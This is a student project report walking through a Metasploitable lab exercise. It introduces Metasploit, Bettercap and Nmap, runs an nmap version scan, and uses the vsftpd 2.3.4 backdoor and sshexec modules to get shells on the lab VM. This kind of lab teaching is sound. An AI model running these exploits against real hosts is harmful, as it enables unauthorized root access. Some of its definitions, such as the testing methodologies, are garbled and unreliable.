

# **A**

## **Project on**

### **Extracting Different Open Ports and**

### **Exploiting them**

**By Ashish Gajjela**

#### **Table of contents:**

- 1. Introduction**
- 2. What is Metasploit framework?**
- 3. Tools used:**
  - a. Bettercap**
  - b. Nmap**
  - c. Metasploit console**
- 4. Tasks**
  - a. Login to Metasploit and extracting IP address**
  - b. Extract open ports and version details on the IP address**
  - c. Check if the below ports are open, if yes exploit them**
    - i. FTP**
    - ii. SSH**

# Introduction

In this project we are given a Metasploit framework. It is developed by rapid7. They developed it for people who are new to develop penetration testing or for the people who want to learn new ways to exploit different ports. Now let's know what is penetration testing.

A penetration test is a permissive incursion on a computer system, web application or any network device. It is a simulated assault on your network, software, and computer. The attack is performed to bypass the security of the system and to find access points to both data and any privately stored information. Penetration tests (Pen test) can evaluate both the strengths as well as weaknesses of either a single computer system or an entire organizational network of devices.

## Penetration Testing Methodologies

There are three methodologies used in penetration testing: black box, white box, and grey box testing.

**Black box penetration testing:** It is the execution of a penetration test without any prior knowledge or collected information about the organizational systems in question. Black box testing simulates a series of actions often Undertaken in real-life cyber-attacks on an organization.

**White box penetration testing:** It is the exact opposite of a black box test.

With white box, information is gathered from public or open sources before a penetration test. White box testing is often performed internally prior to and immediately after a developer releases new code or updates to a system. Grey box testing is a combination of both white and grey testing methods.

**Grey box penetration testing:** It gives the testing team the functionality to test from each side of an application, to be precise, the presentation side and the code itself. Grey box pen testing is widely accepted as the most effective method and it is most often used by the security experts. If you hire a third-party penetration service provider to audit your network, they are likely to use grey box testing.

## What can be analysed by penetration testing?

Simply put, everything that is connected to your network. If you have a device that communicates with other devices by using either the internet or an intranet, then it can be tested. Penetration testing is certainly not limited to

hardware alone. The software remains a key focus. Outdated and careless coding has led to the demise of more than one IT professional. Web applications have moved to the forefront of technology in the past few years. And with the rapid development of new apps for both phone and web leading to an increase in attack surface, they have become a prime target for the actors with malicious intent, or as we generally say, the hackers.

## **OWASP and Penetration Testing**

In the context of penetration testing, the steps recommended by [OWASP](#) are widely accepted. We, at Breachlock, follow the same standard for testing applications. The steps prescribed by OWASP are discussed below.

**Step 1 Planning and Investigation:** In this step, we determine the scope of the project. This stage not only determines the systems to be scanned but also the testing methods to be utilized for finding exploits.

**Step 2 Scanning:** In this stage, we use both static and dynamic analysis to find weaknesses. Static analysis tests the code and attempts to predict how it will behave once it is compiled, executed, and implemented. The dynamic analysis examines the system in real time. Dynamic analysis is the most practical way to a penetration test considering that the results are observed as opposed to assumed. Both forms of analysis are used in conjunction to thoroughly gain insights into the threat environment of an organization.

**Step 3 Implementing exploit or gaining unintended access:** In this stage, we attempt to use specific attacks such as SQL injection, cross-site scripting, and broken authentication to gain access and acquire data.

**Step 4 Setting a permanent state of access:** We attempt to establish a permanent backdoor so that access to the system is maintained but it remains hidden from the wary administrator's eye.

**Step 5 Reporting and data analysis:** Report prepared under this stage details the specific exploits attempted and those that were successful. We list out the data that was accessed as well as other potential risks to the data. We also provide a list of remediation steps that the customer can implement.

**Step 6 Retest:** Once the organization has had time to read the report from the previous step and integrate patches, updates, and fixes, we then run a retest to ensure that the exploits are no longer useful and all the suggestions have been implemented.

# What is Metasploit framework?

It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code, it is flexible and extremely robust and has tons of tools to perform various simple and complex tasks.

Metasploit has three editions available.

- Metasploit Pro
- Metasploit Community
- Metasploit Framework

## Various components of Metasploit

### 1. Auxiliaries

Auxiliaries are the modules that make Metasploit so easy to work with. A Metasploit auxiliary is nothing but a specific piece of code written to perform a particular task. For example, it can be used to check if we can access an FTP server anonymously or to check if the webserver is vulnerable to a heart bleed attack. In fact, Metasploit has more than 1,000 auxiliary modules that perform various tasks like scanning, fuzzing, sniffing, and much more. These auxiliary modules are classified into 19 categories. Following are the categories of auxiliary modules that are available in Metasploit:

|         |            |         |
|---------|------------|---------|
| Admin   | Analyze    | Bnat    |
| Client  | Crawler    | Docx    |
| Dos     | Fileformat | Fuzzers |
| Gather  | Parser     | Pdf     |
| Scanner | Server     | Sniffer |
| Spoof   | Sqli       | Voip    |
| Vslpoit |            |         |

### 2. Payloads

You have already learned in the above topic that an exploit is a piece of code that will be used against the component that is vulnerable. The exploit code may run successfully, but what you want to do once the exploit is successfully

defined by the payload. In simple terms, a payload can be defined as the action that needs to be performed after the complete execution of an exploit. Metasploit has around 42 payloads that can be classified into the following categories:

|         |         |        |
|---------|---------|--------|
| Singles | Stagers | Stages |
|---------|---------|--------|

### 3. Exploits

Exploits are an extremely important part of Metasploit. The whole purpose of the framework is to offer exploits that you can use for various vulnerabilities. An exploit is a code that takes advantage of a software vulnerability or security flaw and you will use this code on the target system to take advantage of the vulnerabilities present in the target system. Metasploit has more than 1,800 exploits that can be classified into 17 categories. Following are the categories of exploits that are available in Metasploit:

|         |           |          |
|---------|-----------|----------|
| Aix     | Android   | Apple_io |
| Bsdi    | Dialup    | Firefox  |
| Freebsd | Hpux      | Lrix     |
| Linux   | Mainframe | Multi    |
| Netware | Osx       | Solaris  |
| Unix    | Windows   |          |

### 4. Encoders

Metasploit helps you in generating a wide variety of payloads that you can send to the target in multiple ways to perform any task. In the process, it is quite possible that your payload gets detected by any of the security software present on the target system or antivirus software. This is where encoders came into work. Encoders use various algorithms and techniques to obscure the payload in a way that it doesn't get detected by antivirus software. Metasploit has about 40 encoders that can be categorized into ten major categories, as shown here:

|         |         |
|---------|---------|
| Cmd     | Generic |
| Mispsbe | Mispsle |
| Php     | Ppc     |
| Ruby    | Sparc   |
| X64     | X86     |

## 5. Post-Exploitation Activities (Post)

Once you have gained access to your target system using any of the available exploits and here, we are talking about basic access, you can make use of the post modules to further infiltrate the target system. These operations are mostly done in Cyber Events with complete permissions and must be done in an Ethical way. With the help of these modules, you can perform the following post-exploitation activities:

- Escalating user privileges to administrator or root.
- Retrieving the system credentials
- Stealing cookies and saved credentials
- Capturing keystrokes on the target system
- Executing custom Power Shell scripts for performing

# Tools used

## a. Bettercap

Bettercap is a powerful, easily extensible and portable framework written in Go which aims to offer to security researchers, red teamers and reverse engineers an **easy to use, all-in-one solution** with all the features they might possibly need for performing reconnaissance and attacking WIFI networks, Bluetooth Low Energy devices, wireless HID devices and IPv4/IPv6 networks.

### Main Features

- **Wi-Fi** networks scanning, DE authentication attack, clientless PMKID association attack and automatic WPA/WPA2 client handshakes capture.
- **Bluetooth Low Energy** devices scanning, characteristics enumeration, reading and writing.
- 2.4Ghz wireless devices scanning and **Mouse Jacking** attacks with over-the-air HID frames injection (with Ducky Script support).
- Passive and active IP network hosts probing and recon.
- **ARP, DNS, DHCPv6 and NDP spoofers** for MITM attacks on IPv4 and IPv6 based networks.
- **Proxies at packet level, TCP level and HTTP/HTTPS** application level fully scriptable with easy to implement **JavaScript plugins**.
- A powerful **network sniffer** for **credentials harvesting** which can also be used as a **network protocol fuzzer**.
- A very fast port scanner.
- A powerful REST API with support for asynchronous events notification on web socket to orchestrate your attacks easily.
- An easy-to-use web user interface.

## b. Nmap

**Nmap** is an open-source utility for network discovery. Network Mapper is a security auditing and network scanning independent tool developed by **Gordon Lyon**. It is used by network administrators to detect the devices currently running on the system and the port number by which the devices are connected.

Many systems and network administrators are used for managing **network inventory, service upgrade schedules, monitoring hosts** and **service uptime**.

Nmap is a useful tool for network scanning and auditing purposes.

- It can search for hosts connected to the Network.
- It can search for free ports on the target host.
- It detects all services running on the host with the help of **operating system**.
- It also detects any **flaws** or **potential vulnerabilities** in networked systems.

It is effortless to work with the Nmap. With the release of a new graphical user interface called **GenMap User**, it performs many tasks such as saving and comparing scan results, scanning the results in a database, and visualize the network system topology graphically, etc.

### **c. Metasploit console**

Metasploit console is the same as a Metasploit framework defined earlier. It is mainly used as an interface to exploit the different ports using a convenient GUI.

In a Linux machine we can access the Metasploit console by using the command “MSF console” in terminal.


After entering into the Metasploit console we can start our exploiting using different open ports found in the nmap scanning.



# Tasks

## a. Login to Metasploit and Extract IP address

There are 2 basic ways to find the IP address of the Metasploit. The first one is to find the IP address after logging in into the system. After logging in if we simply type “ifconfig” we will get the IP address of the system.

A screenshot of a Metasploit terminal window. The terminal shows the output of the 'ifconfig' command. It lists two network interfaces: 'eth0' and 'lo'. 'eth0' is an Ethernet interface with IP address 192.168.126.130 and MAC address 00:0c:29:76:14:96. 'lo' is a loopback interface with IP address 127.0.0.1. The terminal also shows a 'Silent' watermark and a Windows taskbar at the bottom.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 00:0c:29:76:14:96
      inet addr:192.168.126.130 Bcast:192.168.126.255 Mask:255.255.0
      inet6 addr: fe80::20c:29ff:fe76:1496/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:19 errors:0 dropped:0 overruns:0 frame:0
      TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:2002 (2.0 KB)  TX bytes:15302 (15.1 KB)
      Interrupt:17 Base address:0x2000

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1 Scope:Host
      UP LOOPBACK RUNNING  MTU:65536  Metric:1
      RX packets:96 errors:0 dropped:0 overruns:0 frame:0
      TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)


msfadmin@metasploitable:~$
```

The command “ifconfig” will show us all the active network adapters, their types, IP addresses, Mac address and many more details about those adapters.

The second type is to use Bettercap. But Bettercap can only be used if the system is connected to the same network as that of our system. In my case I connected both the systems to the same network so we can also use Bettercap to find the IP address of the system.

We need to first type the command “Bettercap” in the Linux terminal to start Bettercap. After starting Bettercap we need to type the command “net.show” to show all the devices connected to the same network.

I’m only using Bettercap for finding the IP address of the system but Bettercap is capable of doing more things such as it will help us to perform a **man-in-the-middle(MITM)** attack on a system connected to the same network.



In the above picture the machine with the METASPLOITABLE is the required machine.

The IP address of the machine is **192.168.126.130**

## b. Extract open ports and version details on the IP address

To extract the open port and version details we will use nmap.

In nmap there are many types of scanning some of them are sync scanning, fin scanning, ark scanning, etc. The basic syntax of nmap is:

`nmap -s<type of scan> <IP address>`

-s indicates to scan the given IP address

The type of scan may be any of the scans. But we will be using the most basic scanning which is sync scanning. For sync scanning the syntax will be:


`nmap -sS <IP address>`

-sS indicates do sync scanning for the above IP address

But we also need to find the version details. So, to find version details we will include “-sV” in the syntax.

So now the final syntax will be

`nmap -sS -sV <IP address>`



```
root@kali:~# nmap -sS -sV 192.168.126.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 13:47 IST
Nmap scan report for 192.168.126.130
Host is up (0.0011s latency).
Not shown: 277 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshcd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath gmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8080/tcp  open  ajp13          Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http           Apache/2.2.22 (Ubuntu)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
root@kali:~#
```

As shown in the above picture we can see all the open ports and version details. We are about to exploit 21 and 22 in the next task.

## c. Check if the below ports are open, if yes exploit them


### i. FTP

As we have seen in the above nmap scanning the FTP port is open and we start exploiting it. The port number of it is 21 and it is a tcp port. For exploiting this port I'm using msfconsole. The exploit I'm using in msfconsole is:

**`unix/ftp/vsftpd_234_backdoor`**

To use this exploit, I'm using the command

“use unix/ftp/vsftpd\_234\_backdoor” after entering into msfconsole. Then, the next step is to set options. After setting options we will exploit it using the “exploit” command.



```
Kali 2022 x64 Customized by zSecurity 1.0.8 - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminator Apr 8 14:19
root@kali: ~
root@kali: ~190x45

Payload options (cmd/unix/interact):
Name Current Setting Required Description
-----
Exploit target:
Id Name
--
0 Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.126.130:21 - Banner: 220 (vsFTPrd 2.3.4)
[*] 192.168.126.130:21 - USER: 331 Please specify the password.
[*] 192.168.126.130:21 - Backdoor service has been spawned, handling...
[*] 192.168.126.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.126.129:36315 -> 192.168.126.130:6200 ) at 2022-04-08 14:18:42 +0530

ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:76:1d:96
inet addr:192.168.126.130 Bcast:192.168.126.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe76:1d96/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:11795 errors:0 dropped:0 overruns:0 frame:0
TX packets:3637 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1134039 (1.0 MB) TX bytes:688596 (594.3 KB)
Interrupt:17 Base address:0x2000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:438 errors:0 dropped:0 overruns:0 frame:0
TX packets:438 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:192009 (187.5 KB) TX bytes:192009 (187.5 KB)
```

As you can see, we have gained access to the system using FTP port.

## ii. SSH

As we have seen in the above nmap scanning the SSH port is open and we start exploiting it. The port number of it is 22 and it is a tcp port. For exploiting this port I'm using msfconsole. The exploit I'm using in msfconsole is:

**multi/ssh/sshexec**

To use this exploit, I'm using the command

“use multi/ssh/sshexec” after entering into msfconsole. Then, the next step is to set options. After setting options we will exploit it using the “exploit” command.

As you can see, we have gained access to the system using SSH port.

```
Kali 2022 x64 Customized by zSecurity 1.0.8 - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminator Apr 8 14:30
root@kali: ~ 190x45
-----
Exploit target:
Id Name
---
12 Interactive SSH

Module Options
To display the available options, load the module within the Metasploit console and run the commands show
options or show advanced.

Compatible Payloads
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 payload/generic/ssh/interact normal No post-interaction Interact with Established SSH Connection

msf6 exploit(multi/ssh/sshexec) > show payloads
payload => generic/ssh/interact
msf6 exploit(multi/ssh/sshexec) > exploit
[*] SSH session 3 opened (192.168.126.129:40829 -> 192.168.126.130:22 ) at 2022-04-08 14:29:45 +0530

ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:76:1d:96
inet addr:192.168.126.130 Bcast:192.168.126.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe76:1d96/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:18178 errors:0 dropped:0 overruns:0 frame:0
TX packets:3772 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1160884 (1.1 MB) TX bytes:633148 (618.3 KB)
Interrupt:17 Base address:0x2000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:528 errors:0 dropped:0 overruns:0 frame:0
TX packets:528 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:237161 (231.6 KB) TX bytes:237161 (231.6 KB)

Penetration testing software for
offensive security teams.

37°C Sunny 14:30 08-04-2022
```